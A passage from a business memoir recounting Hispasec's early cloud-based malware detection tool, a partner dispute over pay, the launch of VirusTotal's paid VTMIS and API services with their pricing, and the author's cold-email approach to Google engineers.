Installation of INTECOscan 1.0 (2006)

To identify malware, we used MD5, a sort of "fingerprint" for files that was quick to calculate and sufficient for our purposes. To protect our database—which would be installed on users' computers—and to prevent third parties from copying and using it in their own products, we only stored the first characters of each MD5 hash. This strategy made the system lighter and, intentionally, caused some matches with legitimate files.

When our tool found a match, it sent the full MD5 hash to our servers, where we verified whether it actually corresponded to a known malicious file in VirusTotal. In this way, we created a detection system that relied on an internet server to confirm threats. Just two years later, in 2008, the first antivirus programs adopted this same technique. Today, nearly all malware detection tools rely on cloud-based systems.

After testing the idea at home, we fine-tuned how many characters of the MD5 hash to truncate to balance malware detection with limiting matches to legitimate software. This ensured that our local database was useless on its own for detecting malware, as it would generate too many false positives without the final verification performed by our server.

Next, I shared the specifications with Rubén, who developed the first version of iScan for Windows, while Santos handled the server-side component, which received data and compared it with VirusTotal. Thus, a simple idea that emerged from an unexpected meeting became a groundbreaking tool in malware detection using the cloud.

iScan worked—and how! It was a complete success. In the first cybersecurity study published by Inteco about Spanish households, it was revealed that 70% of home computers were infected with malware.

EL PAÍS

Sociedad

EDUCACIÓN · MEDIO AMBIENTE · IGUALDAD · SANIDAD · CONSUMO · LAICISMO · COMUNICACIÓN · ÚLTIMAS NOTICIAS

REPORTAJE:

El 70% de los ordenadores domésticos contiene virus o programas espía

Más de la mitad del 'malware' detectado es de alto riesgo porque puede dañar los equipos o derivar en un engaño o fraude

News article from El País about the first study published using data extracted from the tool we developed for Inteco (May 2007)

Rubén never officially joined the Hispasec team. After his time as an independent researcher, he co-founded his own cybersecurity company, though it didn't fully take off. Later, he was recruited by IOActive, a U.S.-based cybersecurity firm, where Rubén carried out numerous investigations that gained significant international attention. Despite not being a formal team member, I was fortunate

to have his collaboration on both the banking trojan service and iScan.

These two services allowed Hispasec to commercially leverage VirusTotal indirectly at a time when it remained a completely free service for the community with no clear business model. However, that scenario was about to change. The storm was looming on the horizon.

What I Learned...

My experience at Hispasec taught me that remote work is not just an alternative but a powerful competitive advantage. While large companies and multinationals prefer to maintain sprawling office spaces and adhere to traditional structures, we discovered that operating without being tied to a specific location allowed us to access the best global talent. The world is full of extraordinary talent, and knowing how to attract and harness it can be a true differentiator for any startup.

Productivity isn't about control. Remote work must be accompanied by trust and autonomy. When you trust that your team can perform at its best from anywhere, you create an environment where creativity and effectiveness thrive. And that, more than anything else, is what truly drives growth and innovation in a company.

The future of work isn't about where you are—it's about what you can achieve. Embracing flexibility and autonomy enables companies to attract top global talent, boost productivity, and foster an environment of constant innovation. Success no longer depends on being in an office; it depends on creating a space where people can give their best, no matter where they are.

Chapter 19

The Storm

We are in 2009. These are days of wine and roses at Hispasec. With more than 20 employees, business has never been better.

Our main pentesting client has been with us for years. Before the year even begins, I already have eight months planned solely for this client, whom I still personally attend to from start to finish on the technical execution. I conduct a pentest each quarter, alternating between perimeter and internal pentests. One quarter, I pentest all the IP ranges they have exposed to the internet, and the next, I inspect their corporate network from within. I know these networks better than their own administrators.

On the other hand, our anti-phishing and anti-trojan services are another solid source of revenue, subcontracted by Telefónica, RSA, and MarkMonitor. By this time, Hispasec never sleeps: we've established a 24x7 team that covers the office 24 hours a day, seven days a week. The bad actors don't rest, and reaction time is critical, especially when it comes to detecting and shutting down the infrastructure attackers use to commit fraud.

Inteco renews its contract for another year and expands the cybersecurity study in Spanish households. This time, it will also assess the security of small and medium-sized businesses. iScan evolves: Cea takes charge of the client development, transforming it into a multiplatform utility supporting Windows, macOS, and Linux, while retiring my primitive truncated MD5s in favor of a bloom filter.

The *una-al-día* newsletter reaches its peak, with over 40,000 subscribers receiving Hispasec's daily news directly in their inbox.

VirusTotal has become a benchmark in the field, analyzing more than 100,000 files daily with 30 antivirus engines. We even appear in the economic press, though judging by the photos, it seems they think we work in a lab wearing hazmat suits and protective gear.

Las amenazas informáticas pueden causar serios disgustos a las empresas. / AP

Hispasec amplía su laboratorio antivirus

EMPRESAS Todos los peligros que acechan desde la Red son bienvenidos en el área de investigación de la firma, que los analiza para ofrecer soluciones a

Economic press article about Hispasec (2009)

In Spain, the National Cybersecurity Advisory Council (CNCCS) was created, a private organization founded by the country's four leading cybersecurity companies: Panda Security, S21Sec, Secuware, and, of course, Hispasec Sistemas. By then, I was acting as the CEO of Hispasec and represented the company in meetings held by this lobby with senators from various political parties to promote a parliamentary initiative proposing the creation of the European Cybersecurity Plan. The plan was ultimately approved unanimously in the Senate.

Group photo of the National Cybersecurity Advisory Council (CNCCS) *in Madrid* (2009)

With everything going our way, the four partners of Hispasec Sistemas met in Madrid and went out for lunch. Ropero made a reservation at one of my favorite restaurants: *El Buey* near Plaza de la Marina Española, right in the center, next to the Senate. Traditional cuisine, no frills, with its signature dish—which is also my favorite: *Lomo al Estilo Buey* served with fries. They bring out a kilo of meat,

cut and cleaned, boneless and fat-free, for you to cook to your liking on a hot stone right at your plate, fresh from the oven. Román orders a good wine to pair with the meal. It doesn't get much better than this.

The lunch is relaxed, a mix of reviewing Hispasec matters and trading jokes. Then, without warning, it happens. Román starts a new topic:

—I was thinking that, now that the business is doing so well, how about we change the remuneration system for the partners?

—Why? —I asked— What's wrong with the current one?

—Well, we're still on a variable salary, and I think it's time we establish a fixed salary. We deserve it.

—And what do you propose? —I asked again.

—I think all of us partners are pushing to the max, so it's only fair that we all earn the same fixed salary and drop the variable pay.

I looked at Cea and Ropero, who nodded. That's when I understood the real purpose of the meeting.

Up until that point, the partners' remuneration system was based on a verbal agreement we made when founding Hispasec Sistemas SL in the year 2000. The company paid a minimal base to cover each partner's self-employment insurance, and from there, everything was variable: partners who worked for a client earned 30% of the net revenue from that billing, and 10% went to whoever brought in the client.

Over the years, this model led to me becoming the partner with the highest income at Hispasec, as I exclusively handled all pentests for one of our best clients, among many other tasks. Additionally, I sometimes took on commercial duties and earned that 10%. In practice, my salary was nearly double that of the other partners.

Román's proposal to establish a fixed salary was straightforward: my salary would decrease, and theirs would increase until they matched.

I argued that the new proposal didn't seem fair, as the original spirit was to recognize each person's contribution and impact on the business. We couldn't reach an agreement. It was clear I had no chance—I was outnumbered, three votes to one.

Dessert was hard to swallow. I wasn't sure what bothered me more, the proposal itself or realizing that the meeting had been orchestrated behind my back.

I stood my ground. We agreed to hold a second partners' meeting in Málaga to continue discussing the issue.

The meeting in Málaga, predictably, followed the same script. Locked in the conference room at the Hispasec office, we went around in circles without anyone budging from their positions. After several hours, we ordered food. We wouldn't leave until we reached a conclusion.

At one point, I suggested that perhaps it was time for me to leave Hispasec. The ultimatum had no effect, though I was so upset that the option was genuinely crossing my mind. There was no other choice; I had to accept it. That's the thing about partnerships and votes: decisions aren't made based on what's fair, but on what benefits the majority.

Night had fallen, and we were all exhausted. I made one final proposal. I agreed to stay at Hispasec, continue handling pentests as before, and accept the fixed salary they had proposed. In exchange, I asked for just one thing: that they respect that VirusTotal was created under the existing partnership agreement, that it had been a personal endeavor, and that I wanted to take full control of it.

I was in the minority, I had already given in, so Román decided to tighten the screws further and concluded:

— Fine, keep VirusTotal under the original terms: 30% for execution and 10% for commercial efforts for you. If you add your stake in Hispasec to that, you'll have the majority. You'll be in charge of VirusTotal—lead the project and do whatever you want with it. But there's one condition.

— What condition? —I asked.

— The banking trojan service and the entire Inteco iScan contract are Hispasec services and will remain so. They don't belong to VirusTotal. Additionally, Hispasec will always have free access to VirusTotal's database to offer those kinds of services.

Ten long seconds passed before I finally said:

— Okay, I agree. We have a deal.

We left Hispasec's offices at the technology park late at night. As we walked to the parking lot to get our cars, Román and Ropero chatted ahead of me. Cea lagged behind a few steps to talk to me and said:

— There's something I don't understand. Why did you agree? You're keeping a money-losing service. VirusTotal has no income, but it does have a lot of bills to pay.

— Well... I have a plan.

What I Learned...

There's a Chinese proverb that says, "*Crisis is opportunity.*" Throughout my career, I've seen this idea come to life time and time again. In moments of crisis, when others see insurmountable problems, I focus on finding opportunities within the new situation.

This experience at Hispasec was a perfect example of that. Even though I was forced to compromise on a crucial issue, I was able to use the situation to take full control of VirusTotal—a project that, while not generating direct income at the time, held enormous potential.

Resilience is one of the most important qualities an entrepreneur can develop. In the world of startups, crises aren't the exception—they're the norm. It's in these moments that you have the chance to showcase your true character and vision. Instead of succumbing to short-term thinking, it's essential to maintain a long-term perspective and look for hidden opportunities in adversity.

My team often comments that they see me more motivated during crises, and that's no coincidence. The key lies in viewing each obstacle not as an endpoint but as an opportunity to reinvent, innovate, and emerge stronger.

Remember, every crisis contains an opportunity waiting to be uncovered. True strength doesn't come from avoiding problems but from turning them into the springboard for your next big breakthrough.

Chapter 20

Business Model

The day after the partners' meeting, I gathered the A-Team to update them on the new situation: we would be a sort of spin-off within Hispasec. While we still had to continue with our regular tasks, we now had control over VirusTotal—and with that, the pressing need to find a business model to cover expenses.

During that talk, I made a bold prediction: we would end up being acquired by Google. I said it just like that, no preamble, in 2009. The laughter was immediate. "I'm serious," I insisted. Julio, without hesitation, bet me a bottle of whiskey that it would never happen. I accepted the bet, and we got to work on the business model I had in mind.

The idea was simple, almost obvious. I knew antivirus companies used VirusTotal to monitor their competition, studying files detected by others but missed by them. Why not offer them a private, paid service that made such searches easier? We could provide additional information not visible on the public site and allow them to download files they were interested in, enabling them to study and improve their own products.

At the time, false positives were a recurring problem. Some antivirus products were more prone than others to flag legitimate files as malicious. I figured analysts would appreciate being able to choose which competing antivirus engines they trusted most to minimize false positives.

I sketched out the web interface for this paid service. I envisioned a box with the names of the antivirus engines used in VirusTotal and two empty boxes labeled "Detected by" and "Not detected by," along with a couple of fields to select the date range. An analyst could drag one or more antivirus engines into the "Detected by" box and do the same for the "Not detected by" box, using AND and OR connectors.

For example, if I were a McAfee analyst, I could move Microsoft OR Symantec into the "Detected by" box and McAfee into the "Not detected by" box. This search would generate a list of files detected by Microsoft or Symantec but not by McAfee.

In my mind, it seemed perfect: a simple, intuitive interface that would allow analysts to search our database for files they were interested in downloading, studying, and creating detection signatures for.

Emi and Víctor, however, thought my proposed interface was terrible. Instead, they suggested building a free-text search tool where analysts could use parameters to perform more complex searches, along with additional features we might come up with in the future. With this approach, the earlier example could be simplified to analysts typing something like:

mcafee:undetected AND (microsoft:detected OR symantec:detected)


I still believed my idea was simpler, more visual, and intuitive, but we decided to test both options.

We registered the domain vt-mis.com on July 27, 2009, to host the


new service, which we called VTMIS (VirusTotal Malware Intelligence Service).

When Emi and Víctor presented their search engine, there was no doubt—it was far superior to my initial concept. Not only did it cover the use case I had envisioned, but it also allowed users to search for specific samples by hashes (unique identifiers), malware family names, and a long list of combinable parameters to filter our database.

We launched their version as the default search option, while my idea for a more elaborate interface was included as an "Advanced" option.




Advanced Search Interface (2009)




Default Search Interface (2009)

The new service also offered additional information not available on the public website, such as the complete history of all scans for a file, allowing users to see how different antivirus engines had behaved over time. It also included geolocation statistics, showing from which countries a file had been submitted and where it had the highest prevalence.




Analysis history and geolocation for each file (2009)




Statistics of analyzed files (2009)

Víctor proved to have a talent for web design. The interface, with gray tones, turned out to be elegant, readable, and highly intuitive.



Detection rates by antivirus engine (2009)

Additionally, Víctor introduced a new feature: Malware Hunting, which allowed users to create *YARA* rules to scan any new file processed by VirusTotal. This enabled analysts to set up their own rules and receive real-time notifications whenever a new file matching their criteria was uploaded.



Malware Hunting with YARA *rules* (2009)

Emi, meanwhile, focused on creating an API that would allow automation of both file submissions for analysis and report queries on the public website, as well as all the search and sample download functionalities offered by this new paid service for antivirus companies.

Overnight, in just a couple of months, we had developed two commercial offerings within VirusTotal: VTMIS (VirusTotal Malware Intelligence Service) and VTAPI (VirusTotal API, to query our database).

We did zero marketing. These two services remained completely hidden, with no presentation pages or visible links. We knew it was a niche market, and we already had direct contacts with our potential clients: antivirus companies. So, we reached out to them directly.

Regarding pricing, we had no market benchmarks or knowledge of similar services. We made an estimate based on costs and margins and designed a pricing table based on usage, with a top-tier option that was essentially a flat rate: €6,250 per month, €75,000 per year. It seemed reasonable to me.

Searches and Downloads	Price per Month (EUR)
300	250
1,000	500
5,000	1,250
15,000	2,000
30,000	2,500
Unlimited	6,250

VTMIS Pricing - Manual Web Interface (2009)

Billing Mode	Requests per day	Price per month (EUR)
Pay per hit (PPH)	N/A	0.02 Euro per hit
Flat monthly rate (FMR)	5,000	750
Flat monthly rate (FMR)	10,000	1,250
Flat monthly rate (FMR)	20,000	2,000
Flat monthly rate (FMR)	30,000	2,500
Flat monthly rate (FMR)	Unlimited	6,250

VTAPI Pricing - Automations (2009)

We closed out 2009 with seven clients and revenue of €110,744. In 2010, we remained in stealth mode, refraining from advertising, and ended the year with 20 clients and €447,419 in revenue. But we had a surprise: two of those clients were not antivirus companies—they were government intelligence agencies that had somehow heard about VTMIS. *Was our market not limited to antivirus companies? Had I underestimated the potential of this service? Could there be a*

broader market with other types of clients who could also find value in VTMIS?

In 2011, we reached 37 clients, 12 of whom were not antivirus companies, achieving revenue of €1,043,418. Without advertising, without salespeople—just six engineers signing contracts as needed. We had discovered a market beyond what I had originally envisioned. If I was going to make mistakes, I preferred them to be ones like this.

Not bad at all for a team that had started operating as an improvised offshoot within Hispasec. But, as I mentioned earlier, beyond the market, I already had the sense that this was going to go much further.

What I Learned...

Truly innovative solutions emerge when you dare to imagine what customers don't yet know they need.

Unlike large companies, which often focus on the incremental improvement of their products or services and place significant emphasis on listening to their customers to meet current demands, startups thrive on agility and the ability to adapt quickly. These traits can often outweigh even the most exhaustive planning.

This reliance on constant feedback can make disruptive innovation more challenging for large corporations, as their efforts are primarily directed toward optimizing what already works. In contrast, entrepreneurs must rely on their instincts and market knowledge to anticipate future demands.

This is where the real opportunity lies for entrepreneurs: while large companies perfect their products to meet existing needs, agile innovators have the freedom to explore new solutions that, though initially appearing irrelevant, can end up creating entirely new markets.

Being a pioneer doesn't mean having all the answers from the start—it means being willing to discover them along the way, knowing that disruptive ideas often get ahead of what the market believes it needs.

Chapter 21

Knocking on Google's Door

The idea of Google started to take shape during the stormy discussions with my partners on that long afternoon and evening. I was clear that we could develop a service like VTMIS for a niche market, such as antivirus companies. But it was no longer just about paying the bills to keep VirusTotal afloat—it was about seeking a way out. And if I was going to dream big, Google was my moonshot for several reasons.

Google was not only the dream company for any engineer in 2009, but its mission was also to "organize the world's information and make it universally accessible and useful," which perfectly aligned with VTMIS. After all, our mission was to be a kind of Google for malware: a vast database organizing threat information on the internet to make it accessible and useful for analysts.

Other multinationals could potentially be interested in acquiring us, particularly those involved in cybersecurity and malware protection products. I had a good relationship with Microsoft, having been awarded the MVP (Most Valuable Professional) for cybersecurity in Spain for two consecutive years, 2008 and 2009, and I had a few

contacts in Redmond. But there was a problem: VirusTotal had to maintain its neutrality. Becoming judge and jury would compromise that role, which ruled out any company with an antivirus product in its portfolio as our ideal home.

Google, on the other hand, not only lacked an antivirus product but also didn't offer any commercial solutions related to malware detection. In my mind, it was the perfect home to scale and further develop VirusTotal's mission.

But how does one reach out to Google? There wasn't a phone number to call or an email address to write to.

Moreover, whether due to my shyness or because I was still juggling my job as an IT technician at the hospital in the mornings, I never attended cybersecurity events or conferences. My opportunities to build relationships were minimal and limited exclusively to email. It was 2009—Gynvael and Ero Carrera wouldn't be hired by Google until years later. I didn't have any internal contacts, nor did I know someone who knew someone at Google. In terms of professional networking, I was at a clear disadvantage. I was completely in the dark.

I needed to find a contact within Google, someone involved in cybersecurity and, ideally, interested in malware. What do you use when you're searching for information? The answer was obvious: Google. Specifically, I used their academic search engine: scholar.google.com.

One of the advantages of academic papers is that they include the authors' names and often their contact email addresses. It seemed almost too easy, but I had to start somewhere. So, I searched: "@google.com malware."

Voilà! There it was, right on the first page of results: *The Ghost in the Browser: Analysis of Web-Based Malware,* an academic paper published in 2007 by five Google engineers. Their names were listed

just below the title, and right underneath were their @google.com contact email addresses.

The Ghost In The Browser
Analysis of Web-based Malware

Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu
Google, Inc.
{niels, deanm, panayiotis, kewang, ngm}@google.com

Abstract

As more users are connected to the Internet and conduct their daily activities electronically, computer users have become the target of an underground economy that infects hosts with malware or adware for financial gain. Unfortunately, even a single visit to an infected web site enables the attacker

tions of exploits against any user who visits the infected page.

In most cases, a successful exploit results in the automatic installation of a malware binary, also called *drive-by-download*. The installed malware often enables an adversary to gain remote control over the compromised computer sys-

The academic paper that would open Google's doors for me (2010)

The first question was whom to write to. I could have emailed all five, but I didn't want to play all my cards at once. Plus, there was the risk that if all of them received the email, it might look like spam, and none of them would reply. I chose the first name on the list, a certain Niels Provos.

I sent a cold email to niels@google.com where, in just five lines, I introduced myself, explained what VirusTotal was, and gave him full access to our private services. After a few days, which felt like an eternity, Niels replied with a brief, "Thanks, I'll take a look." He had read the email—mission accomplished!

Weeks went by without further communication. I took the opportunity to email him again, mentioning some improvements we had made to VirusTotal and asking for his feedback. Days passed without a response. I tried again a few days later with more updates. Same result. Had I lost him?

I started researching Niels a bit more. It turned out he was a renowned cybersecurity expert from Germany, with a Master's in Mathematics from the University of Hamburg and a PhD in

Computer Science from the University of Michigan. I tracked down his theses, both for his Master's and his PhD, both focused on cryptography—hardcore stuff.

I even considered adding something related to his research into VirusTotal, specifically the detection of hidden messages in images through statistical steganalysis, though it felt a bit forced. When I mentioned the emails I had exchanged with Niels and my efforts to catch his attention to Víctor, he casually told me that he was using libevent in a new system for binary searches—and the author of that library was... Niels! Serendipity at its finest.

I wrote Niels again, mentioning how I had stumbled upon his doctoral thesis and found it fascinating. I also told him that we were using the library he had developed for a critical project in VirusTotal, and... Niels replied!

After several months of this back-and-forth, Niels began actively using VTAPI. One day, without me initiating the conversation, he started a thread himself—a breakthrough. In this new thread, he introduced me to a colleague at Google, a certain Mike Wiacek, who was interested in receiving all the files we processed and learning more about our services. The pace of communication with Mike became more regular, and eventually, we began chatting as well. After months of cautious exchanges, the relationship with Google started to gain momentum.

I tried employing the same strategy I had used with Niels: researching Mike's profile to find something that could help strengthen our relationship. To my surprise, I found almost nothing—just a couple of websites. He had a gallery where he sold his photos and a YouTube channel, with minimal traffic, featuring a mix of family videos and tutorials on how to use Photoshop for photo editing.

Sometimes, during our chats, Mike would suggest a new feature or functionality for VirusTotal. My response?

> The truth is, we're really swamped right now. Let's see if we can find a moment tomorrow to take a look.

In parallel, it was all hands on deck: we immediately got to work on developing what Mike had requested. The next day, around 6 PM Spanish time, morning on the West Coast, the green dot next to Mike's photo lit up in the Google chat. He was online. And then I said:

> Hey Mike, this morning we had a bit of free time and I remembered what you mentioned yesterday. We spent some time on it, and here it is in production. Give it a try.

Wow, how is that possible?

> You see, that's just how we Spanish engineers roll... :-D

Who was this Mike guy, the one who loved photography and worked at Google on malware-related projects? Whoever he was, he seemed deeply interested in VirusTotal, so I didn't overthink it. We had knocked on Google's door, and they had opened it. Now, it was time to keep pushing forward and see how far we could go.

What I Learned...

Proactivity and persistence are essential for any entrepreneur. You won't always have all the resources, connections, or a clear path to reach your goals, but that's no excuse to stay idle. Even when the odds seem stacked against you, taking the first step and actively seeking opportunities can be the difference between success and failure.

In this case, I didn't have direct access to Google or connections to ease the way. But instead of resigning myself, I used the tools at my disposal, approached the situation creatively, and remained persistent in my follow-up.

When opportunities don't present themselves obviously, sometimes you need to create them yourself, even if it starts with a Google Scholar search or a cold email. Being proactive and adaptable allows you to turn a "no" into a "yes," or a lost contact into an open door.

Chapter 22

The Leap to the Cloud

When we launched VirusTotal in 2004, the entire backend for analysis ran on a single machine. It handled receiving files for analysis, processing them, and sending back results, whether via email or through the web service. As more and more users began submitting files, we had to add additional machines to scale the antivirus analyses. Additionally, with the launch of VTMIS, we needed databases and massive, distributed storage.


Before that, during the early years of Hispasec, we only had one rack cabinet in the same room where we worked. We used PCs we assembled ourselves in 4U cases—larger ones that allowed for standard motherboards and domestic components. This avoided the typical 1U or 2U machines designed for racks, which were more compact but required server-specific hardware. Those machines were not only more expensive but also needed powerful fans that generated a lot of noise. On one of those 4U machines with domestic hardware, we had everything: the web server, email server, and even the subscriber database for sending out *una-al-día*. All of it ran from our office without relying on hosting providers.

I remember an occasion in late 2000 when both the web server and email stopped working. The smell of burning hit me as soon as I walked into the office. The main machine had suffered a small fire; the cable ties had melted, and the hard drive was on the brink of collapsing from the heat. We didn't have recent backups, so we could have lost everything. It was a classic case of the shoemaker's children going barefoot. Miraculously, when we connected the hard drive to another motherboard, it worked. We made a copy and transferred everything to a second machine. We barely scraped through. Hispasec could have died that day.

Once VirusTotal was launched and started growing, we needed more machines to distribute antivirus analyses, which were CPU-intensive. The rack cabinet quickly ran out of space, so we opted for metal shelving in the office and continued assembling PCs with standard tower cases and components. The noise from the fans started becoming a real issue, so we improvised a sort of data center with partition walls and a couple of air conditioners to separate the machine room from the workspace, reducing the noise.

But neither the machine components nor the air conditioners were designed to operate 24/7, so dealing with incidents became a daily routine. On top of that, I was obsessed with squeezing the maximum performance out of the hardware to reduce antivirus analysis times, so I didn't mind stressing the machines and pushing them to their limits.

